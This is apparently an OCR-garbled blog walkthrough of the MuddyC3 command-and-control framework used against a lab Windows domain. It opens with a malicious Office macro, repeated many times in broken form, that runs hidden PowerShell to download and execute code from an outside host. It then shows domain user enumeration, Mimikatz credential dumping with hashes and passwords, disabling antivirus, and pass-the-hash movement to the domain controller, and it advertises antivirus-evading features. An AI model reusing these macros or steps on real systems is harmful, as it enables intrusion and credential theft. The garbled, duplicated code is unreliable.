DpdateMacro End Sub Sub Norkbook_Open() UpdateMacro End Sub Sub Norkbook_Open() UpdateMacro End Sub Sub NorkbookOpen() UpdateMacro End Sub Sub Document_Open() UpdateMacro End Sub Sub DocumentOpen() UpdateMacro End Sub Sub DocumentOpen() UpdateMacro Sub DocumentOpen() UpdateMacro End Sub Sub UpdateMacro() Dim str, exec, wsh exec = "powershell -w hidden Invoke-Expression(New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get');"		
End Sub Sub AutoOpen() OpdateMacro End Sub Sub Workbook_Open() UpdateMacro End Sub Sub WorkbookOpen() UpdateMacro End Sub Sub Document_Open() UpdateMacro End Sub Sub DocumentOpen() UpdateMacro End Sub Sub DocumentOpen() UpdateMacro End Sub Sub UpdateMacro() Sub DocumentOpen() UpdateMacro() Sub UpdateMacro() Sub Update	Sub Auto Open()	
Sub AutoOpen() UpdateMacro End Sub Sub Workbook_Open() UpdateMacro End Sub Sub WorkbookOpen() UpdateMacro End Sub Sub Document_Open() UpdateMacro End Sub Sub DocumentOpen() UpdateMacro End Sub Sub DocumentOpen() UpdateMacro  End Sub Sub UpdateMacro  End Sub Sub UpdateMacro() End Sub Sub End Sub Sub Sub End Sub	UpdateMacro	
DpdateMacro End Sub Db Morkbook Open () UpdateMacro End Sub Sub Norkbook Open () UpdateMacro End Sub Sub Document_Open () UpdateMacro End Sub Sub DocumentOpen () UpdateMacro End Sub Sub DocumentOpen () UpdateMacro End Sub Sub UpdateMacro () Dim str, exec, wsh exec = "powershell -w hidden Invoke-Expression (New-Object Net.WebClient).DownloadString ('http://192.168.1.8:8080/get');" Set wah = CreateObject ("WScript.Shell") wsh.exec (exec)	End Sub	
DpdateMacro End Sub Db Morkbook Open () UpdateMacro End Sub Sub Norkbook Open () UpdateMacro End Sub Sub Document_Open () UpdateMacro End Sub Sub DocumentOpen () UpdateMacro End Sub Sub DocumentOpen () UpdateMacro End Sub Sub UpdateMacro () Dim str, exec, wsh exec = "powershell -w hidden Invoke-Expression (New-Object Net.WebClient).DownloadString ('http://192.168.1.8:8080/get');" Set wah = CreateObject ("WScript.Shell") wsh.exec (exec)		
DpdateMacro End Sub Db Morkbook Open () UpdateMacro End Sub Sub Norkbook Open () UpdateMacro End Sub Sub Document_Open () UpdateMacro End Sub Sub DocumentOpen () UpdateMacro End Sub Sub DocumentOpen () UpdateMacro End Sub Sub UpdateMacro () Dim str, exec, wsh exec = "powershell -w hidden Invoke-Expression (New-Object Net.WebClient).DownloadString ('http://192.168.1.8:8080/get');" Set wah = CreateObject ("WScript.Shell") wsh.exec (exec)	Sub AutoOpen()	
End Sub Sub Norkbook Open() UpdateMacro End Sub Sub NorkbookOpen() UpdateMacro End Sub Sub Document_Open() UpdateMacro End Sub Sub DocumentOpen() UpdateMacro End Sub Sub DocumentOpen() Dim str, exec, wsh Sub UpdateMacro() Dim str, exec, wsh exec = "powershell -w hidden Invoke-Expression(New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get');" Set wsh = CreateObject("WSoript.Shell") wsh.exec (exec)		
Sub Workbook_Open() UpdateMacro End Sub Sub WorkbookOpen() UpdateMacro End Sub Sub Document_Open() UpdateMacro End Sub Sub DocumentOpen() UpdateMacro End Sub Sub DocumentOpen() UpdateMacro End Sub Sub UpdateMacro() Sub UpdateMac	End Sub	
UpdateMacro End Sub Document_Open() UpdateMacro End Sub DocumentOpen() UpdateMacro End Sub Sub DocumentOpen() UpdateMacro End Sub Sub DocumentOpen() UpdateMacro End Sub Sub DocumentOpen() UpdateMacro End Sub Sub UpdateMacro() Dim str, exec, wsh exec = "powershell -w hidden Invoke-Expression(New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get');" Set wsh = CreateObject("WScript.Shell") wsh.exec (exec)		
UpdateMacro End Sub Document_Open() UpdateMacro End Sub DocumentOpen() UpdateMacro End Sub Sub DocumentOpen() UpdateMacro End Sub Sub DocumentOpen() UpdateMacro End Sub Sub DocumentOpen() UpdateMacro End Sub Sub UpdateMacro() Dim str, exec, wsh exec = "powershell -w hidden Invoke-Expression(New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get');" Set wsh = CreateObject("WScript.Shell") wsh.exec (exec)	Sub Workbook Open()	
End Sub Sub NorkbookOpen() UpdateMacro End Sub Sub Document_Open() UpdateMacro End Sub Sub DocumentOpen() UpdateMacro Sub DocumentOpen() DidateMacro Sub DocumentOpen() DidateMacro Sub DocumentOpen() DidateMacro Sub DocumentOpen() DidateMacro Sub TopdateMacro() Dim str, exec, wsh exec = "powershell -w hidden Invoke-Expression(New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get');" Set wsh = CreateObject("WScript.Shell") wsh.exec (exec)		
Sub WorkbookOpen() UpdateMacro End Sub Sub Document_Open() UpdateMacro End Sub Sub DocumentOpen() UpdateMacro End Sub Sub DocumentOpen() UpdateMacro End Sub Sub UpdateMacro() Dim str, exec, wsh exec = "powershell -w hidden Invoke-Expression(New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get');" Set wah = CreateObject("WScript.Shell") wsh.exec (exec)	End Sub	
UpdateMacro End Sub Sub Document_Open() UpdateMacro End Sub Sub DocumentOpen() UpdateMacro End Sub Sub DocumentOpen() UpdateMacro[ End Sub Sub UpdateMacro] End Sub Sub UpdateMacro() Dim str, exec, wsh exec = "powershell -w hidden Invoke-Expression(New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get');" Set wah = CreateObject("WScript.Shell") wsh.exec (exec)		
UpdateMacro End Sub Sub Document_Open() UpdateMacro End Sub Sub DocumentOpen() UpdateMacro End Sub Sub DocumentOpen() UpdateMacro[ End Sub Sub UpdateMacro] End Sub Sub UpdateMacro() Dim str, exec, wsh exec = "powershell -w hidden Invoke-Expression(New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get');" Set wah = CreateObject("WScript.Shell") wsh.exec (exec)	Sub WorkbookOpen()	
End Sub Sub Document_Open() UpdateMacro End Sub Sub DocumentOpen() Sub DocumentOpen() Sub UpdateMacro() Sub UpdateMacro() Dim str, exec, wsh exec = "powershell -w hidden Invoke-Expression(New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get');" Set wsh = CreateObject("WScript.Shell") wsh.exec (exec)		
Sub Document_Open() UpdateMacro End Sub Sub DocumentOpen() UpdateMacro() End Sub Sub UpdateMacro() Dim str, exec, vsh exec = "powershell -w hidden Invoke-Expression(New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get');" Set wah = CreateObject("WScript.Shell") wsh.exec (exec)		
UpdateMacro End Sub Sub DocumentOpen() UpdateMacro  End Sub Sub UpdateMacro() Dim str, exec, wsh exec = "powershell -w hidden Invoke-Expression(New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get');" Set wsh = CreateObject("WScript.Shell") wsh.exec (exec)	bita bab	
UpdateMacro End Sub Sub DocumentOpen() UpdateMacro  End Sub Sub UpdateMacro() Dim str, exec, wsh exec = "powershell -w hidden Invoke-Expression(New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get');" Set wsh = CreateObject("WScript.Shell") wsh.exec (exec)	Sub Document Open()	
End Sub Sub DocumentOpen() UpdateMacro() End Sub Sub UpdateMacro() Dim str, exec, wsh exec = "powershell -w hidden Invoke-Expression(New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get');" Set wah = CreateObject("NScript.Shell") wsh.exec (exec)		
Sub DocumentOpen() UpdateMacro  End Sub Dim str, exec, vsh exec = "powershell -w hidden Invoke-Expression(New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get');" Set wsh = CreateObject("NScript.Shell") wsh.exec (exec)		
UpdateMacro[ End Sub Sub UpdateMacro() Dim str, exec, wsh exec = "powershell -w hidden Invoke-Expression(New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get');" Set wsh = CreateObject("NScript.Shell") wsh.exec (exec)	Lind Sub	
UpdateMacro[ End Sub Sub UpdateMacro() Dim str, exec, wsh exec = "powershell -w hidden Invoke-Expression(New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get');" Set wsh = CreateObject("NScript.Shell") wsh.exec (exec)	Sub DocumentOpen()	
End Sub Sub UpdateMacro() Dim str, exec, wsh exec = "powershell -w hidden Invoke-Expression(New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get');" Set wah = CreateObject("NScript.Shell") wsh.exec (exec)		
Sub UpdateMacro() Dim str, exec, wsh exec = "powershell -w hidden Invoke-Expression(New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get');" Set wsh = CreateObject("WScript.Shell") wsh.exec (exec)		
Dim str, exec, wsh exec = "powershell -w hidden Invoke-Expression(New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get');" Set wsh = CreateObject("WScript.Shell") wsh.exec (exec)	Lind Bub	
Dim str, exec, wsh exec = "powershell -w hidden Invoke-Expression(New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get');" Set wsh = CreateObject("WScript.Shell") wsh.exec (exec)	Sub UndateMacro()	
exec = "powershell -w hidden Invoke-Expression(New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get');" Set wsh = CreateObject("NScript.Shell") wsh.exec (exec)		
Set wsh = CreateObject("WScript.Shell") wsh.exec (exec)		
Set wsh = CreateObject("WScript.Shell") wsh.exec (exec)	exec = "powershell -w hidden	Invoke-Expression(New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get'):"
wsh.exec (exec)		
wsh.exec (exec)	Set wah = CreateObject("WScrip	or.Shell")
		······· ,
	End Sub	

•

you can also use macros to spread the agent which used by muddywater in their operations



using " use " command we move the agent prompt and we can issue command like pwd and get result .

```
(muddyc3 : Agent(2)-209.165.200.1) net user /DOMAIN
(muddyc3 : Agent(2)-209.165.200.1) [~] YTVIL-img.jpeg:net user /DOMAIN
[+] Agent (2) - hamzag send Result
The request will be processed at a domain controller for domain deadsec.com.
User accounts for \\DC.deadsec.com
731000-GVCAORTF2CJ5
                         Administrator
                                                   ahmedkl
Guest
                         hamzaq
                                                    resham
                         palestine lover
                                                   SM 0f7fc25ffad647b69
krbtgt
                         SM_6f8e46fca00b4a5da
SM_c9fee4e9289549d9a
SM 4896cfb3e08f40f19
                                                   SM 8f6b608ff39f47c28
SM 93b70d3dbea543298
                                                   SM efdba70ccc214c6da
SM f00b6e407c4542fab
                         SM ffe77c64b2404bc68
                                                   svcSQLServ
The command completed successfully.
```

lets see the the users in this domain to find the domain admin by using : **net user /DOMAIN** command

(muddyc3 : Agent(2)-209.165. [+] Agent (2) - hamzag send	200.1) net user ahmedkl /DOMAIN 200.1) [~] YTVIL-img.jpeg:net user ahmedkl /DOMAIN Result ed at a domain controller for domain deadsec.com.
User name	ahmedkl
Full Name	ahmed khlief
Comment	
User's comment	
Country code	000 (System Default)
Account active	Yes
Account expires	Never
Constant Marine	
Password last set	5/2/2019 1:08:36 PM
Password expires	Never
Password changeable	5/3/2019 1:08:36 PM
Password required	Yes
User may change password	Yes
Workstations allowed	All
Logon script	
User profile	
Home directory	1 (12 (2020 7 20 22 04
Last logon	1/13/2020 7:39:22 PM
Logon hours allowed	All
Logon nours accowed	
Local Group Memberships	
Global Group memberships	*Exchange Admins *Domain Admins
	*Enterprise Admins *Domain Users
The command completed succes	


Ok so we checked the user ahmedkl and he is domain admin , now we will check if he had logged in to this machine

(muddyc3 : Agent(0)-209.165.200.1) load Invoke-Mimikatz.ps1
(muddyc3 : Agent(0)-209.165.200.1) [~] ESOWM-img.jpeg:load Invoke-Mimikatz.ps1
[+] New Agent Request Module Invoke-Mimikat2.ps1 (0 <sup>Sc</sup> hamzag)
[+] Agent (0) - hamzag send Result from 2020- from 2020-
Invoke-Expression : Cannot bind argument to parameter Command' because it is n <sup>7 das *</sup>
ull. Today
At line:53 char:26 + \$output=Invoke-Expression <<<< (\$module)   Out-String
+ CategoryInfo : InvalidData: (:) [Invoke-Expression], ParameterB
indingValidationException
+ FullyQualifiedErrorId : ParameterArgumentValidationErrorNullNotAllowed,M
<pre>icrosoft.PowerShell.Commands.InvokeExpressionCommand 2020-</pre>

you can load powershell modules by copying the modules to Modules/ folder in C2 directory then use " load <module name.ps1> " command to load it directly into the agent session. but you can see it didn't work here because kaspersky intercepted the data as its clear text ( this solved by encrypting the data in my upcoming tool )

	🔮 Kaspersky Free	? – ×
C Detailed Reports		
ator: Command Prompt - powe Web Anti-Virus V 7 days V		Export Q
s\system32>powershell Today ng('http://192.168.1.		Download blocked
ng* http://192.168.1 Pownload blocked Probat 98 Studie Jacob Latter 5 http://192.168.1&8080/md/SSOWM-imgjpeg	12:25 PM	Object name Trojan-PSW.PowerShell.Mimikatz.c
Pause protection WMM-img.jpeg	12:25 PM	Object http://192.168.1.8:8080/md/ESOWM-img.jpeg
Pause protection    Pause for <u>30 minutes</u>	12:08 PM	Application Windows PowerShell
Pause until application restart Pause	12:02 PM	Object type Trojan program Time
Pause protection Cancel		Today, 1/13/2020 12:25 PM
apter isatap.(0078F9) State . tion-specific DNS Suf		
apter isatap.{6A6ED05		
State		
apter isatap.{01B734E		
State DNS Suf		
apter Teredo Tunneling Pseudo-Interface:		

this picture shows kaspersky blocking /md/ url because mimikatz detected by AV so we will pause to complete the demo



now that mimikatz loaded

```
Authentication Id : 0 ; 1273870 (00000000:0013700e)
Session : Interactive from 1
User Name : hamzag
Domain : DEADSEC
Domain
SID
                   : S-1-5-21-3261553279-3475645768-2539779945-1108
        msv :
         [00000003] Primary
        * Username : hamzag
        * Domain : DEADSEC
         * LM : a472b3f974aca8isers7c111
* NTLM : d86af1e8d4613a4bb4fb0e43c405fcb9
of8416a34dd8eee6ccc1871d3ca82e8f3
         * SHA1
                    : 0f8416a34dd8eee6ccc1871d3ca82e8f3246e7b8
        tspkg :
          * Username : hamzag
         * Domain : DEADSEC
         * Password : Admin09-
        wdigest :
         * Username : hamzag
         * Domain : DEADSEC
         * Password : Admin09-
        kerberos :
         * Username : hamzag
         * Domain : DEADSEC.COM
         * Password : Admin09-
        credman :
Authentication Id : 0 ; 1273797 (00000000:00136fc5)
Session : Interactive from 1
                 : hamzaq
Domain
                  : DEADSEC
SID
                    : S-1-5-21-3261553279-3475645768-2539779945-1108
        msv :
         [00000003] Primary
         * Username : hamzag
         * Domain : DEADSEC
         * LM : a472b3f974aca813ef37e41421db1c08
* NTLM : d86af1e8d4613a4bb4fb0e43c405fcb9
* SHA1 : 0f8416a34dd8eee6ccc1871d3ca82e8f3246e7b8
        tspkg :
         * Username : hamzag
         * Domain : DEADSEC
         * Password : Admin09-
        wdigest :
         * Username : hamzag
```

```
also we got user hamzag credentials
```

•

```
muddyc3 : Agent(2)-209.165.200.1) [~] YTVIL-img.jpeg:Invoke-Mimikatz -DumpCreds
+] Agent (2) - hamzag send Result
  .#####.
## / \ ##
## \ / ##
                 Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
http://blog.gentilkiwi.com/mimikatz (oe.eo)
'## v ##'
 '#####'
                                                                  with 15 modules * *
uthentication Id : 0 ; 24886079 (00000000:017bbb3f)
               : Interactive from 2
: ahmedkl
                : DEADSEC
: S-1-5-21-3261553279-3475645768-2539779945-1105

      * Domain
      : DEADSEC

      * LM
      : a472b3f974aca813ef37e41421db1c08

      * NTLM
      : d86af1e8d4613a4bb4fb0e43c405fcb9

      * SHA1
      : 0f8416a34dd8eee6ccc1871d3ca82e8f3246e7b8

           * Username : ahmedkl
* Domain : DEADSEC
           * Domain : DEADSEC.COM
             : Interactive from 2
: ahmedkl
: DEADSEC
                      : S-1-5-21-3261553279-3475645768-2539779945-1105
                           : 0f8416a34dd8eee6ccc1871d3ca82e8f3246e7b8
```

now we have domain admin credentials

•



Now in order to use Invoke-WMIExec we need to encode our payload so we don't have issue with characters escaping so we use python ( make user to utf-8 encode )

	rget DC -Domain DEADSEC -Username ahmedkl -Hash a472b3f974aca813ef37e41421db1c88:d86af1e884d613a4bb4fb8e43c405fcb9 -verbose -Command 'powershell -w hidden -En bwBuAcgATgBlAHcALQ8PAGIaagBlAGMAdAagAE4A2Q8BAC4A7vmBlAGIAQmBsAGKAZQBUAHDAKQAUAEQAbwB3AG4AbABVAGEAZABTAHQAcgBpAG4AZwAoACcAaABBAHQAcAA6ACBALwAXADKAMgAuADEANgA4AC
<pre>(muddyc3 : Agent(2)-209.165.200.1) [~] YTVIL-img.jpeg shell -w hidden -EncodedCommand SOBuAHYAbwBrAGUALOBFA</pre>	:Invoke-WMIExec -Target DC -Domain DEADSEC -Username ahmedkl -Hash a472b3f974aca813ef37e41421db1c08:d86af1e8d4613a4bb4fb8e43c485fcb9 -verbose -Command 'power HgAcA89AGUACWBZAGKABMBUACGAT9B1AHcA1.QBPAGTAagB1AGMAdAAgAE4AZQB8AC4AVvB1AGTAQwBSAGKAZQBUAHAQAUAEQAbwB3AG4AbAB¥AGEAZABTAHQAcgBpAG4AZwAGACcAsaB0AHQACAA6AC8ALwA JwApABJSA''
<pre>[+] Powershell PAYLOAD Send (209.165.200.1) [+] New Agent Connected(10): 209.165.200.1 - deadsec.</pre>	PARAVETER Session Com\ahmedK
(muddyc3 : Agent(2)-209.165.200.1)	41 _RRANETER Version 17 Default = Autor (Auto.1,2.1) Force DE version. The default behavior is to perfore DE version negatiation and use DE2.1 if support
as you can see the pay	load executed and the agent connected

(muddyc3 : Agent(10)-209.165.200.1) whoami // (muddyc3 : Agent(10)-209.165.200.1) [~] EYWU/ [+] Agent (10) - ahmedkl send Result	-img.jpeg:whoami /ali <sup>MB1</sup> and SMB2.1 with and without	
deadsec\ahmedkl S-1-5-21-3261553279-347564576		
NT AUTHORITY,NTLW Authentication Mandatory Label\High Mandatory Level PRIVILEGES INFORMATION Privilege Name Description	<pre>Well-known group 5-1-1-0 settemtization. Th Alias 5-1-5-32-544 Alias 5-1-5-32-554 Alias 5-1-5-32-554 Well-known group 5-1-5-2 'or the target. If a co Well-known group 5-1-5-11 heat settimization acc Well-known group 5-1-5-13 Palias 5-1-5-12-3201553279-3475645 Well-known group 5-1-5-12-3201555279-3475645 Well-known group 5-1-5-12-3201555279-3475645 Well-known group 5-1-5-12-3201555279-3475645 Well-known group 5-1-5-12-3201555279-3475645 Well-known group 5-1-5-12-3201557279-347567 Well-known group 5-10-5-12-3201567 Well-known group 5-10-5-12-3201567 Well-known group 5-10-5-12-3201567 Well-known group 5-10-5-12-320157279-347567 Well-known group 5-10-5-12-320157279-347567 Well-known group 5-10-5-12-320157279 Well-known group 5-10-5-12-320157279 Well-known group 5-10-5-12-320157279-347577 Well-known group 5-10-5-12-320157279-347577 Well-known group 5-10-5-12-30157279 Well-known group 5-10-5-12-30157279 Well-known group 5-10-5-12-30157279 Well-known group 5-10-5-12-30005700 Well-known group 5-10-5-12-30005700 Well-known group 5-10-5-12-30005700 Well-known group 5-10-5-12-3000570000</pre>	9768-2339779045-512       Mandatory group, Enabled by default, Enabled group         a service to create and delete on the target.         timi'.state liep values in allisecords, rou can try teaking this
SeIncreaseQuotaPrivilege Adjust memory SeMachineAccountPrivilege Addworkstati SeSecurityPrivilege Manage auditi SeTakeOwnershipPrivilege Take ownershi SetoadDrivePrivilege Load and unlo	<pre>/ quotas for a process .ons to domain provertie session ing and security log</pre>	Enabled Enabled Enabled Enabled Enabled Enabled Enabled
(muddyc3 : Agent(2)	-209.165.200.1) use	21 PARAMETER Hash
(muddyc3 : Agent(10		stname <b>Provide a structure of the stru</b>
[+] Agent (10) - ah	medkl send Result	
DC		

now we are in the DC

Thank you for reading my article . you can find the muddyc3 with payload.ps1 ( powershell agent POC ) here : <u>Muddyc3-Revived</u>

i will release my tool which built on top of muddyc3 soon. right now it include below features and there is more am working on :

- full encryption of modules and command channel
- get encryption key on the fly ( not hard coded )
- take screenshots and send it encrypted to C2
- upload files from C2
- download files from the victim
- staged payloads to bypass detection
- bypasses AVs (tested on kaspersky and trendmicro)
- set the beacon interval dynamically even after the agent connected
- dynamic URLs
- set the configuration one time ( will not ask for IP:port each time )
- bug fixes and stable version
- global kill switch to end campaigns